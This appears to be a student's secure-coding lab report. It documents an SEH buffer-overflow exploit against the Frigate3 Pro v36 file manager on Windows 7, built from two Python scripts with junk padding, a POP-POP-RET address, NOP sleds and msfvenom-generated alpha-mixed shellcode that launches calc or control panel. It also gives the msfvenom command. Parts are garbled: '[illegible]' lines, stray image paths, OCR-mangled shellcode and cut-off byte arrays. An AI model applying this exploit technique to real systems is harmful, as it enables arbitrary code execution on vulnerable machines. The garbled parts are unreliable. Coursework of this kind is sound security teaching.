

SECURE CODING

CSE-2010

LAB ASSIGNMENT – 8

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Slot : L25+26

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
 - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- Try to crash the `Vuln_Program_Stream` program and exploit it.
- Change the default trigger from `cmd.exe` to `calc.exe` (Use `msfvenom` in Kali linux).

Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- Change the default trigger to open control panel.

Happy Learning!!!!!!

Payload Generation for exploitation 1 (calc.exe):

- 1. The python code used to generate the payload to exploit the application frigate.exe to open calc.exe**

exploit2_calc.py

```
# -*- coding: cp1252 -*-
```

```
f= open("payload_calc.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B  5B          POP EBX
```

```
#40010C4C  5D          POP EBP
```

```
#40010C4D  C3          RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program  
Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"

buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"

buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"

buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"

buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"

buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"

buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"

buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"

buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"

buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"

buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"

buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"

buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"

buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"

buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"

buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"

buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"

buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"

buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"

buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"

buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"

buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"

buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"



buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"

[illegible]

[illegible]

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ÄÜqôYIIIIIIIIICCCCCC7QZjAXP0A0AAQ2AB2BB0BBABXP8ABuJIIlyxOrUP
GpuPE0mYKUfQiP3TNkbpDpLKV26ILKv2WdNkD2FH4OOGaZGVp19oNLElc
QcLERVLgPyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLKpLb11hYsw86aKa61nk1
IWPwqyClKQYR8IsvZ1YNkfTNkVajvUakONLo18ODMGqiWp8m0d59fc3SMj
XUkcMvDRUjDBxIKchVDgqhSU6IKtLBkLKPXglvaHSnkwtnkc1XPmYstWTVd
3kqK0aRypZBqyolpcoSoqJNktR8kLMcm1zEQnmneLrWp7pGp0PsX01K2O
LGKOzuMkZPmeI2bvphMvOeoMmMKOYEUI7vCLUZk0KKKPT5FeoK3wUCa
b2OpjUP3ckOXUas3QplqsGpAA

Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:



Payload Generation for exploitation 2 (control.exe):

- 1. The python code used to generate the payload to exploit the application frigate.exe to open control.exe**

exploit2_control.py

```
# -*- coding: cp1252 -*-
```

```
f= open("payload_cont.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B  5B          POP EBX
```

```
#40010C4C  5D          POP EBP
```

```
#40010C4D  C3          RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program  
Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

buf += b"\x89\xe7\xd9\xee\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x4f"
buf += b"\x72\x47\x70\x75\x50\x57\x70\x61\x70\x4c\x49\x59\x75"
buf += b"\x56\x51\x6b\x70\x51\x74\x6e\x6b\x46\x30\x64\x70\x4e"
buf += b"\x6b\x70\x52\x46\x6c\x4c\x4b\x32\x72\x62\x34\x6e\x6b"
buf += b"\x53\x42\x56\x48\x46\x6f\x6f\x47\x51\x5a\x61\x36\x54"
buf += b"\x71\x79\x6f\x4c\x6c\x47\x4c\x55\x31\x53\x4c\x54\x42"
buf += b"\x46\x4c\x45\x70\x59\x51\x48\x4f\x64\x4d\x77\x71\x49"
buf += b"\x57\x4a\x42\x39\x62\x76\x32\x63\x67\x6c\x4b\x76\x32"
buf += b"\x34\x50\x6c\x4b\x51\x5a\x55\x6c\x6c\x4b\x70\x4c\x74"
buf += b"\x51\x63\x48\x78\x63\x72\x68\x53\x31\x6b\x61\x30\x51"
buf += b"\x6e\x6b\x73\x69\x67\x50\x75\x51\x79\x43\x6c\x4b\x37"
buf += b"\x39\x52\x38\x39\x73\x75\x6a\x73\x79\x6e\x6b\x67\x44"
buf += b"\x4e\x6b\x77\x71\x58\x56\x35\x61\x69\x6f\x4c\x6c\x4a"
buf += b"\x61\x68\x4f\x44\x4d\x55\x51\x79\x57\x57\x48\x59\x70"
buf += b"\x52\x55\x59\x66\x77\x73\x53\x4d\x5a\x58\x35\x6b\x43"
buf += b"\x4d\x54\x64\x32\x55\x69\x74\x46\x38\x6e\x6b\x50\x58"
buf += b"\x46\x44\x76\x61\x4b\x63\x73\x56\x6e\x6b\x34\x4c\x52"
buf += b"\x6b\x6c\x4b\x63\x68\x47\x6c\x57\x71\x68\x53\x4e\x6b"
buf += b"\x46\x64\x6c\x4b\x75\x51\x6e\x30\x6f\x79\x43\x74\x67"
buf += b"\x54\x74\x64\x53\x6b\x51\x4b\x53\x51\x31\x49\x72\x7a"
buf += b"\x52\x71\x4b\x4f\x69\x70\x63\x6f\x53\x6f\x50\x5a\x4c"

[illegible]

[illegible]

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ô]UYIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJlilyxOrGpuP
WpapLIYuVQkpQtncF0dpNkpRFILK2rb4nkSBVHFooGQZa6TqyoLIGLU1SLT
BFLEpYQHODmwqlWJB9bv2cglKv24PIKQZUllKPLtQCHXcrhs1ka0QnksigPu
QyClk79R89sujsynkgDNkwqXV5aioLIJaHODMUQyWWHYpRUyfwsSMZX5k
CMtd2UITf8nkPXFDvaKcsVnk4LRklKchGIWqhSNkfDIkuqnOoyctgttdSkQK
SQ1lrzRqKOipcoSoPZLKtRXKLm3mqzwqnmk5oB7pGps00P1xvQnk0oowio
8UOKxpNUY2cfqxmvJ5omOm9oxUGLGvQIEzk0ikMORUguOKQWfs3BOorJ
EPscKOU0c2OrN442RPoplGpAA

Crashing the Frigate3_Pro_v36 application and opening control.exe (Control Panel) by triggering it using the above generated payload:

